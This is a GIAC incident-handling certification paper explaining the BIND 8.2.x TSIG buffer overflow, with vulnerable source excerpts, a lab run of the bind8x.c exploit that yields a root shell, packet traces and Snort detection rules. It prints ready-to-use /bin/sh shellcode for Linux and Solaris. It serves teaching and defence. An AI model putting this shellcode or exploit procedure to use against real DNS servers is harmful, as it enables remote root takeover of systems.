Global Information Assurance Certification Paper

Exploiting BIND's Transaction Signature Vulnerability

GCIH Practical Assignment (2.0)
Option #2: Support For CDI

William Huan
Feb. 2002

Table Of Contents

I) Exploit Summary
Protocols / Services 3
Brief Description 3
Diagram Of Attack 3
II) Description Of Protocols/Services
Domain Name System (DNS) 4
Berkeley Internet Name Domain (BIND) 5
DNSSEC & TSIG 5
III) How The Exploit Works
Buffer Overflow Explained 6
Shellcode 8
TSIG Vulnerability Explained 9
Interaction Diagram: (BIND and TSIG Processing) 10
TSIG Processing Flaw 11
BIND 8.2.5-REL Source Code (ns_req.c) 11
BIND 8.2.5-REL Source Code (ns_sign.c) 12
Example 13
IV) Exploit Details
Network Diagram 14
Test Network Configuration 14
BIND8x.c Explained 14
Compilation And Usage 14
Signature of Attack 15
Traffic Analysis 15
Packet Analysis 18
DNS Protocol Header 19
SNORT Signature 20
Variants - LION WORM 21
Lion Worm Detection 21
V) Vulnerability Assessment
NDC 21
DIG 22
NMAP 23
VI) Recommendations
Upgrade/Patch 24
Non-Root Account 24
Chroot 25
Tripwire 25
Non-Executable Stacks/ StackGuard 26
Intrusion Detection Systems 26
Firewalls 26
VII) Source/Pseudo Code
VIII) Additional References
IV) Appendix

I) Exploit Summary

Name: Buffer Overflow Vulnerability In BIND Transaction Signature Processing [TSIG]

Target Port: UDP/TCP port 53

Variants: bind8x.c
Lion Worm

Vulnerable Systems (vendors):[1]
Debian, Redhat, IBM, FreeBSD, NetBSD, Sun, Caldera, Conectiva, SuSE, Slackware,

Vulnerable BIND Versions:[2]
8.2, 8.2-P1, 8.2.1, 8.2.2-P1, 8.2.2-P2, 8.2.2-P3, 8.2.2-P4, 8.2.2-P5, 8.2.2-P6, 8.2.2-P7, and all 8.2.3-betas


Protocols / Services

UDP/TCP/IP – port 53
DNS
DNSSEC / Transaction Signatures (TSIG)
NAMED / BIND

Brief Description

A buffer overflow vulnerability exists in certain versions of BIND DNS server software. By sending carefully crafted DNS requests, an attacker can exploit the vulnerable system, injecting arbitrary commands for the remote server to execute. These injected commands execute under the same permissions as the BIND DNS daemon, which is typically root.

Diagram Of Attack



[1] http://www.kb.cert.org/vuls/id/196945
[2] http://www.isc.org/products/BIND/bind-security.html

If the attacker is successful at executing this vulnerability, the attacker will have obtained root access to the machine, effectively obtaining complete control over all the system's resources.

II) Description Of Protocols/Services

Since this vulnerability is specific to DNS software running BIND server software, the next section is devoted to establishing the background necessary in order to understand why the vulnerability exists and how the exploits work. Explanations and descriptions are provided for the services, protocols, and applications that are directly involved in the vulnerability, specifically 1) DNS 2) BIND 3) DNSSec 4) TSIG.

Domain Name System (DNS)

Computers on the Internet generally use IP addresses to communicate with one another. When one computer communicates with another computer across the Net, IP addresses are used to identify, route, and deliver messages to the appropriate destination. While IP addresses are an efficient means for computers to communicate, they are unfortunately non-intuitive and difficult to remember.

The Domain Name System (DNS) solves this problem by providing the mapping between host-names and IP addresses. For instance, when one types www.yahoo.com, DNS is used to resolve this hostname to the corresponding IP address: 64.58.76.177.

Essentially, DNS is a distributed database that is used to map hostnames to IP addresses. DNS is based on a *client/server* architecture where the resolver constitutes the client portion of the relationship and the name server constitutes the server portion.

Resolvers act on the behalf of an application [for example: a web-browser] to initiate requests to the name server in order to ascertain the corresponding IP address for a specific hostname. Conversely, name servers are responsible for accepting requests from the resolvers or from other name servers to convert domain names into IP addresses.

Specifically, a name server listens on **UDP/TCP port 53** waiting for possible DNS requests. When a request is received, it performs one of four possible actions:

1) If the address for the domain is already known, the name server will respond with the appropriate IP address
2) If the address is unknown, the name server may contact another name server to try to find the IP address for the domain requested.

3) If the address is unknown, the name server may forward the resolver to another name server that has more information about the particular domain
4) Or if the requested domain name is invalid or does not exist, the name server will return an error message.

For example, when a URL is typed, the browser sends the request to the closest name server. If that server has seen a request for the same host name (within a specified time window), it will locate the information in its cache and reply with the appropriate IP address.

However, if the name server is unfamiliar with the domain name, the resolver will attempt to ask another name server. If that doesn't work, the second name server will ask yet another. This will happen recursively until either a name server that has the answer is found or an error message is received.[3]

Berkeley Internet Name Domain (BIND)

The majority of DNS *servers* run ISC's [Internet Software Consortium] BIND. **BIND** is the Berkeley Internet Name Domain System, which is an implementation of the DNS specifications as defined in the RFC's.

According to ISC's official website on BIND:[4]

"BIND (Berkeley Internet Name Domain) is an implementation of the Domain Name System (DNS) protocols and provides an openly redistributable reference implementation of the major components of the Domain Name System, including:

a Domain Name System *server* (***named***)
a Domain Name System *resolver* library
tools for verifying the proper operation of the DNS server "

Basically, BIND is used to enable the back-and-forth translation between domain names (e.g., www.hotmail.com) and their equivalent numeric IP address (e.g., 64.4.43.7)

DNSSEC & TSIG

Bind 8.2 is the first BIND release to support the DNS Security Extensions (**DNSSEC)**. DNSSSEC is described in RFC 2065 and supplements the current DNS standard by adding provisions for the authentication and integrity checking of DNS messages. Specifically, DNSSEC uses digital signatures to perform

[3] *Paul Albitz, Cricket Liu,* DNS And Bind, 4th Edition.
[4] http://www.isc.org/products/BIND/

cryptographic authentication of the origin of the DNS data and cryptographic checking of the integrity of the DNS data.

Bind 8.2 introduced a new mechanism for securing DNS messages called *transaction signatures*[TSIG]. TSIG allows for the authentication of DNS messages, particularly responses and updates, through the use of shared secrets and secure hash functions. A TSIG-configured name server will "sign" the DNS message by adding a TSIG record to the additional data section of a DNS message. The "signature" proves that the message sender and receiver shared a common cryptographic key, and also proves that the message wasn't modified during transit.[5] For additional information on transaction signatures, please refer to:http://www.ietf.org/rfc/rfc2535.txt http://www.ietf.org/rfc/rfc2845.txt.

III) How The Exploit Works

Unfortunately, name servers running BIND 8.2.X , upon receiving a DNS message, incorrectly parse/process the TSIG data. In fact, this incorrect parsing of TSIG data introduces a significant vulnerability that allows remote attackers to execute *buffer overflow* exploits against the DNS server.

Buffer Overflow Explained

A buffer overflow vulnerability is often described as a '*channeling problem*'. This type of vulnerability exists when two different types of information channels are merged into one. One channel is usually a data channel, which is not actively interpreted but just copied, while the other is a controlling channel. [Often special escape characters or sequences are used to distinguish between the two channels].

To illustrate, here is a table of common channeling problems:[6]

Situation	Data Channel	Controlling Channel	Security
Phone systems	voice or data	Control tones	Seize line control
Stack	Stack Data	Return addresses	control of ret addr
Format Strings	Output String	Format parameters	format function ctl

Stack-based buffer overflow exploits take advantage of the fact that both the data channel [stack data] and the controlling channel [return address] are stored on the stack. By overwriting critical control data stored on the stack, the execution flow of a program can be modified.

[5] Paul Albitz, Cricket Liu. DNS And BIND (4th Edition).
[6] http://www.cs.ucsb.edu/~jzhou/security/formats-teso.html


Buffer overflows occur when a program does not perform adequate 'bounds-checking', allowing more data to be written to memory than originally intended. Unfortunately computers do NOT automatically detect this error, and would normally allow the supplied data to overwrite critical areas in memory that control the flow of a program. [With the exception of non-executable stacks for stack-based overflows- discussed in recommendation section] The following diagram represents what the stack-memory of a program, such as BIND would look like at run-time:

Top Of Stack

Variable A	Stack Data
Variable B	Stack Data
Variable C	Stack Data
Saved Frame Pointer	**Control Data**
Saved Return Pointer	**Control Data**

Notice that the control data [saved return pointer and saved frame pointer] is at the bottom of the stack, below the stack data. [variables A, B, C]. The saved return pointer acts as a marker to tell the program which instruction to execute next, once the current function exits.

Controlling the return pointer would allow an attacker to execute arbitrary commands on the vulnerable system. Since the stack gets filled from top to bottom, when the stack data variables are overflowed, the saved return pointer may be overwritten to point to an arbitrary instruction in memory.




So by overflowing a variable with more data than it can hold, an attacker can re-write the return pointer and have it execute arbitrary code, such as code to open a new shell. ("/bin/sh") This code will then execute with the same permissions of the daemon. In the case of BIND, this is often times root. Hence, if the attack was successful, the attacker will have opened a new shell with root privileges.

In order to increase the chances of exploiting the system successfully, an attacker will often use the "no-op" (nop) command as part of the injected shellcode. In essence, no-ops are "empty" instructions that act as "padding". Without nops, in order to carry out an exploit successfully, the attacker would have to over-write the return pointer with the **exact** memory address of the injected shellcode. If the address is off by even one-byte, the exploit will likely

fail. The attacker needs a more reliable and more robust technique of specifying the correct return address to use.

Padding the top of the shellcode program with no-ops is one solution. No-ops are functionally benign instructions, but greatly increase the chances that the over-written return address will now point to a nop instruction in the payload. When the nops instructions are encountered, the program simply continues execution. Eventually the start of the actual shellcode will be reached and executed successfully.



The stack above describes the state of the stack after a successful buffer overflow exploit. The saved return pointer is overwritten to point to an address that is in the middle of the nops. The nops act as padding so that as long as the return address points to somewhere in the middle of the nops, the shellcode will get executed correctly. Otherwise, without the nops, the return pointer would have to point to the exact beginning of the shellcode for the exploit to work correctly.

Shellcode

Developing shellcode may seem like a daunting task. It requires an understanding of C and assembly programming as well as an understanding of the machine architecture and operating systems. For instance, shellcode that works for Intel platforms will NOT work on Sparcs and vice versa. Even shellcode that works for Linux on Intel will NOT work for Windows on Intel.

However, many web-sites already publish pre-written and pre-compiled shellcode designated for the various OS's and platforms. These pre-written shellcode can be easily integrated as part of a buffer overflow exploit. Samples of such pre-compiled shellcode are displayed below:[7]

[7] http://www.insecure.org/stf/smashstack.txt

Platform/OS	Shellcode
Linux i386	"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b" "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd" "\x80\xe8\xdc\xff\xff\xff/bin/sh";
Solaris Sparc	"\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e" "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0" "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\x91\xd0\x20\x08" "\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd0\x20\x08";

Many buffer overflow exploits simply recycle these pre-written shellcodes, customizing them to work for new vulnerabilities.

TSIG Vulnerability Explained

The flaw in the way BIND 8.2.X processes DNS requests creates a vulnerability that is similar to the stack-based overflow vulnerabilities discussed in the previous section.

The next few sections describe this programming flaw in greater detail, specifically explaining how BIND 8.2.x erroneously processes TSIG data, and explaining how the buffer overflow vulnerability occurs as a result.

The following diagram below is a **UML**-based ***interaction diagram*** that models the flow of control and behavior of BIND when TSIG data is received and processed. The interaction diagram illustrates the vulnerability that exists due to errors in the way BIND processes TSIG data.

UML [Unified Modeling Language] is a standard language for writing software blueprints. "UML is appropriate for modeling software systems ranging from enterprise information systems to distributed Web-based applications and even hard real-time embedded systems." [8] Basically, UML is a language for visualizing, specifying, constructing, and documenting software-intensive systems, and can be used to model distributed services such as BIND.


An interaction diagram is "used to model the dynamic aspects of a system. This involves modeling concrete or prototypical instances of classes, interfaces, components, and nodes, along with the messages that are dispatched among them, all in the context of a scenario that illustrates a specific behavior. "[9] The diagram emphasizes the time ordering of messages. Typically, objects that initiate the interaction are places at the left, and "increasingly more subordinate objects to the right." This provides a clear visual cue to the flow of control over time.

[8] Booch, Rumbaugh, Jacobson. The Unified Modeling Language User Guide. Addison Wesley, Massachusetts, 1999. p.13.
[9] Booch, Rumbaugh, Jacobson, p. 243.

Specifically, this diagram below models the set of BIND-specific class files [*.c] and their relationships, including the messages [i.e. function calls ()] that may be dispatched during the processing of TSIG data. To make the diagram easier to understand, class names have been highlighted in blue font, and the messages exchanged between the classes are highlighted in red font. Additional information and comments have been interspersed throughout the diagram to enhance readability.

If the diagram is difficult to read or difficult to understand, please refer to the list of additional UML resources at the end of the document. Unfortunately, exploring UML in detail is beyond the scope of this document.

Interaction Diagram: (BIND and TSIG Processing)



TSIG Processing Flaw

The flaw in the way TSIG data is processed is distributed over several function calls.

Initially, when BIND 8.2 receives a DNS request, the request is sorted into the stack or the heap depending on the transfer protocol. UDP requests are handled slightly differently than TCP requests. Specifically, UDP requests are handled by the function *datagram_read (),* which reads the data into a 512 byte buffer on the stack. However, TCP requests are handled by the function *stream_getMsg()* which reads the data into a 64 K buffer on the heap. This is represented in the diagram above in step (1).

However, regardless of the protocol, both functions *datagram_read ()* and *stream_getMsg*() call a third function *dispatch_message()*, which in turn calls another function *ns_req ()*. This is represented in the diagram above in step (2) and step (3), respectively.

When the *ns_req ()* function is invoked to process the request, it performs a series of steps to verify whether the request is accompanied by a valid transaction signature. First, *ns_find_tsig()* is invoked to determine whether a transaction signature even exists in the request. (step (4)). If a transaction signature exists, then *find_key()* is invoked to determine whether the key is valid. (step (5)).

BIND 8.2.5-REL Source Code (ns_req.c)

```
tsigstart = ns_find_tsig(msg, msg + msglen);              -- step (4)
 if (tsigstart == NULL)
        has_tsig = 0;
 else {
        char buf[MAXDNAME];

        has_tsig = 1;
        n = dn_expand(msg, msg + msglen, tsigstart, buf, sizeof buf);
        if (n < 0) {
                ns_debug(ns_log_default, 1,
                        "ns_req: bad TSIG key name");
                error = ns_r_formerr;
                hp->rcode = ns_r_formerr;
                key = NULL;
        } else if ((key = find_key(buf, NULL)) == NULL) {   -- step (5)
                error = ns_r_badkey;
                hp->rcode = ns_r_notauth;
                ns_debug(ns_log_default, 1,
                        "ns_req: TSIG verify failed - unknown key %s",
                        buf);
        }
```

While processing the request, BIND uses two variables, *msglen* and *buflen,* to determine the total size of the buffer to allocate for the request. If msglen and buflen are actually smaller than the true size of the request, a buffer will be allocated that is too small to hold the request data. In this case, an overflow opportunity exists since carefully constructed data may potentially extend beyond the buffer boundaries, overwrite critical control data, and execute arbitrary commands on the machine.

In the case that a transaction signature exists in the request, but a corresponding key is NOT found (i.e. NULL), the msglen and buflen variables are incorrectly computed. The msglen variable is computed to include only the portion of the request **prior** to the signature. However, the length of the request is larger, since the transaction signature needs to be accounted for as well. But during the computation of the msglen variable, the length of TSIG was ignored.

Because buflen and msglen are assumed through most of the code to sum up to the total size of the buffer allocated for processing the request, a buffer may be allocated that is too small to hold the corresponding data.

In fact, when the response is constructed by appending an error code and the transaction signature to the end of the corresponding request, an overflow condition occurs. Specifically, when the transaction signature is appended at the end of the error buffer by the function *ns_sign()* [step (6))] the data extends beyond the limits of the buffer. This can allow the execution of arbitrary code by overwriting adjacent memory on the stack or heap.

BIND 8.2.5-REL Source Code (ns_sign.c)

```
/* ns_sign
 * Parameters:
 *      msg             message to be sent
 *      msglen          input - length of message
 *                      output - length of signed message
 *      msgsize         length of buffer containing message
 *      error           value to put in the error field
 *      key             tsig key used for signing
 *      querysig        (response), the signature in the query
 *      querysiglen     (response), the length of the signature in the query
 *      sig             a buffer to hold the generated signature
 *      siglen          input - length of signature buffer
 *                      output - length of signature
 *
 * Errors:
- bad input data (-1)
```

ns_sign(msg, &msglen, **msglen + buflen**, error, key, sig, siglen, sig2, &sig2len, tsig_time); **-- step (6)**

These overwrites may allow an intruder to create conditions required for the execution of arbitrary code.

Example

For example, let's assume that Company A has a vulnerable version of BIND installed. An attacker sends a UDP-based DNS request to this server, hand-crafting a valid transaction signature, but with an invalid security key. When the DNS server receives the request, it will check for the transaction signature and parse it. However, since an invalid security key was embedded in the request, the flow of control jumps directly to code designed to send an error response.

At this point, the variables [msglen, buflen] are not correctly initialized and do NOT correctly reflect the true size of the request message. So when downstream function calls such as ns_sign use these values, it will write past the end of the buffer on the stack (or heap if it's a TCP request) and overwrite critical control data. This will allow code to be executed with the permissions of the *named* daemon, which unfortunately is usually root.[10]


IV) Exploit Details

There are various active exploits of BIND 8.2.x available that take advantage of the TSIG vulnerability. Specifically, **bind8x.c** is a widely available script that can be used to compromise DNS servers running unpatched versions of BIND. Another script, **bind-tsig.c**, was released on Bugtraq and claimed to be a script to test the TSIG exploit. However, it turned out to be a Trojan that actually attacked dns1.nai.com. There is even a worm that exploits the TSIG vulnerability called the **Lion worm.** It automatically scans and infects machines running unpatched versions of BIND by exploiting the TSIG buffer overflow vulnerability.

In the following sections, the **bind8x.c** and **Lion worm** exploits will be analyzed in greater detail. Explanations will be provided for the following: 1) network architecture and test environment used to analyze the exploits 2) compilation and usage of the exploit 3) signature analysis and "fingerprinting" of the exploits.

[10] www.kb.cert.org/vuls/id/196945

Network Diagram



Test Network Configuration

The exploit was executed on a closed test-lab network consisting of a RedHat Linux (v. 6.2) server running BIND 8.2.2-P7 and a second RedHat Linux (v. 7.2) Workstation. The attacker's IP address is 192.168.0.2 and the victim's IP address is 192.168.0.10.

Tools Used:

The following tools were used to analyze the traffic generated by both the attacking machine and the vulnerable DNS server: *tcpdump, ethereal, snort.*

BIND8x.c Explained

Compilation And Usage

Authors: lx and lucysoft
Compilation procedure: gcc –o bind8x bind8x.c
Usage: bind8x <hostname>
Source code: http://209.100.212.5/cgi-bin/search/search.cgi?searchvalue=bind8x.c
Exploit: Provided that the victim machine is running a vulnerable version of BIND, this exploit will give the attacker access to the machine.

When bind8x was executed against a RedHat Linux box running a vulnerable version of BIND, the following output is displayed:

```
[william@localhost giac]$ ./bind8x 192.168.0.10
[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft, lx
[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net

[*] attacking 192.168.0.10 (192.168.0.10)
[d] HEADER is 12 long
[d] infoleak_qry was 476 long
[*] iquery resp len = 719
[d] argevdisp1 = 080d7cd0, argevdisp2 = 40152b00
```

```
[*] retrieved stack offset = bffff890
[d] evil_query(buff, bffff890)
[d] shellcode is 134 long
[d] olb = 144
[*] injecting shellcode at 1
[*] connecting..
[*] wait for your shell..
Linux localhost.localdomain 2.4.2-2 #1 Sun Apr 8 20:41:30 EDT 2001 i686
unknown
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
whoami
root
```

The script starts by executing the Infoleak query in order to extrapolate the information needed to successfully tailor & construct the "evil_query" function to send to the target. The script then sends a custom-crafted TSIG record, causing the buffer to overflow with the shellcode. Once a shell has been obtained, the program executes two Unix commands, 'uname –a' and 'id' to display the user account that has just been obtained.

One can immediately see that the attack script successfully exploited the TSIG vulnerability, and provided us with root access to the box. The bottom lines of the output revealed that a user account with uid=0 and gid=0 was obtained. An additional "whoami" was issued to verify that root access had indeed been obtained.

On this machine in particular, the DNS server was running as the user "root". So when the vulnerability was exploited, the attacker obtained the privileges of the *named* daemon, which was configured to be "root."

Signature of Attack

Traffic Analysis

The following output enumerates the packets sent from the attacking system to the victim system, captured by tcpdump:

Attacker IP address: 192.168.0.2
Victim IP address: 192.168.0.10

```
18:30:04.816828 192.168.0.2.1025 > 192.168.0.10.domain:  48879 inv_q+
[b2&3=0x980] (476) (DF)

18:30:04.816828 192.168.0.10.domain > 192.168.0.2.1025:  48879 inv_q
FormErr [0q] 0/0/0 (719) (DF)

18:30:04.826828 192.168.0.2.1025 > 192.168.0.10.domain:  57005+
[b2&3=0x180] [7q] [1au][|domain] (DF)
```

```
18:30:04.826828 192.168.0.10.domain > 192.168.0.2.1025:  57005 [7q][|domain]
(DF)

18:30:04.846828 192.168.0.2.1027 > 192.168.0.10.36864: S
1974278013:1974278013(0) win 5840 <mss 1460,sackOK,timestamp 82169
0,nop,wscale 0> (DF)

18:30:04.846828 192.168.0.10.36864 > 192.168.0.2.1027: S
3738989121:3738989121(0) ack 1974278014 win 5792 <mss
1460,sackOK,timestamp 2169282 82169,nop,wscale 0> (DF)

18:30:04.846828 192.168.0.2.1027 > 192.168.0.10.36864: . ack 1 win 5840
<nop,nop,timestamp 82169 2169282> (DF)

18:30:04.866828 192.168.0.2.1027 > 192.168.0.10.36864: P 1:16(15) ack 1 win
5840 <nop,nop,timestamp 82171 2169282> (DF)

18:30:04.866828 192.168.0.10.36864 > 192.168.0.2.1027: . ack 16 win 5792
<nop,nop,timestamp 2169284 82171> (DF)

18:30:04.866828 192.168.0.10.36864 > 192.168.0.2.1027: P 1:81(80) ack 16 win
5792 <nop,nop,timestamp 2169284 82171> (DF)

18:30:04.866828 192.168.0.2.1027 > 192.168.0.10.36864: . ack 81 win 5840
<nop,nop,timestamp 82171 2169284> (DF)


18:30:04.866828 192.168.0.10.36864 > 192.168.0.2.1027: P 81:169(88) ack 16
win 5792 <nop,nop,timestamp 2169284 82171> (DF)
```

The first two packets in the tcpdump output represent the initial IQUERY request and response. In the first packet, the attacking system (192.168.0.2) sends the inverse query, denoted by the "inv_q+". In the second packet, the victim (192.168.0.10) responds with an error, denoted by the inv_q FormErr."

During this exchange, SNORT raises the following alert, warning that an IQUERY request was attempted.

```
[**] [1:252:2] DNS named iquery attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/03-15:57:48.806828 192.168.0.2:1029 -> 192.168.0.10:53
UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:504 DF
Len: 484
[Xref => http://www.whitehats.com/info/IDS277]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0009]
[Xref => http://www.securityfocus.com/bid/134]
```

The corresponding snort rule that had triggered the alert was:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named iquery
```

```
attempt"; content: "|0980 0000 0001 0000 0000|"; offset: 2; depth: 16;
reference:arachnids,277; reference:cve,CVE-1999-0009;
reference:bugtraq,134; classtype:attempted-recon; sid:252; rev:2;)
```

The next udp packet is the carefully-crafted, bogus TSIG record that is sent from the attacker to the victim. When the victim receives the TSIG record, the victim responds by sending back an error. At nearly the same time, a TCP 3-way handshake occurs between the attacker's machine and the victim's machine. This occurs because the malicious shellcode that was just sent to the victim host contains a series of commands that ask the victim machine to open a backdoor shell listening on a high number port [36864], waiting for commands from the attacker.

Once the attack is executed successfully, a root shell awaits the attacker on the victim machine. In the process, the following information is automatically sent from the victim's machine to the attacker's machine, **uid=0(root) gid=0(root),** indicating that root access was successfully obtained.

During this process, SNORT raises another alert:

```
[**] [1:498:2] ATTACK RESPONSES  check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
02/03-15:57:48.856828 192.168.0.10:36864 -> 192.168.0.2:1044
TCP TTL:64 TOS:0x0 ID:52017 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0x9FC1E27E  Ack: 0x36804E22  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1255683 106026
```

This alert is triggered by the corresponding SNORT rule:

```
alert tcp any any -> any any (msg:"ATTACK RESPONSES id check
returned root"; flags:A+; content: "uid=0(root)"; classtype:bad-unknown;
sid:498; rev:2;)
```

The previous alert indicates that SNORT had detected the string [uid=0(root)] being sent from the victim machine to the attacker's machine, indicating a potential root compromise.

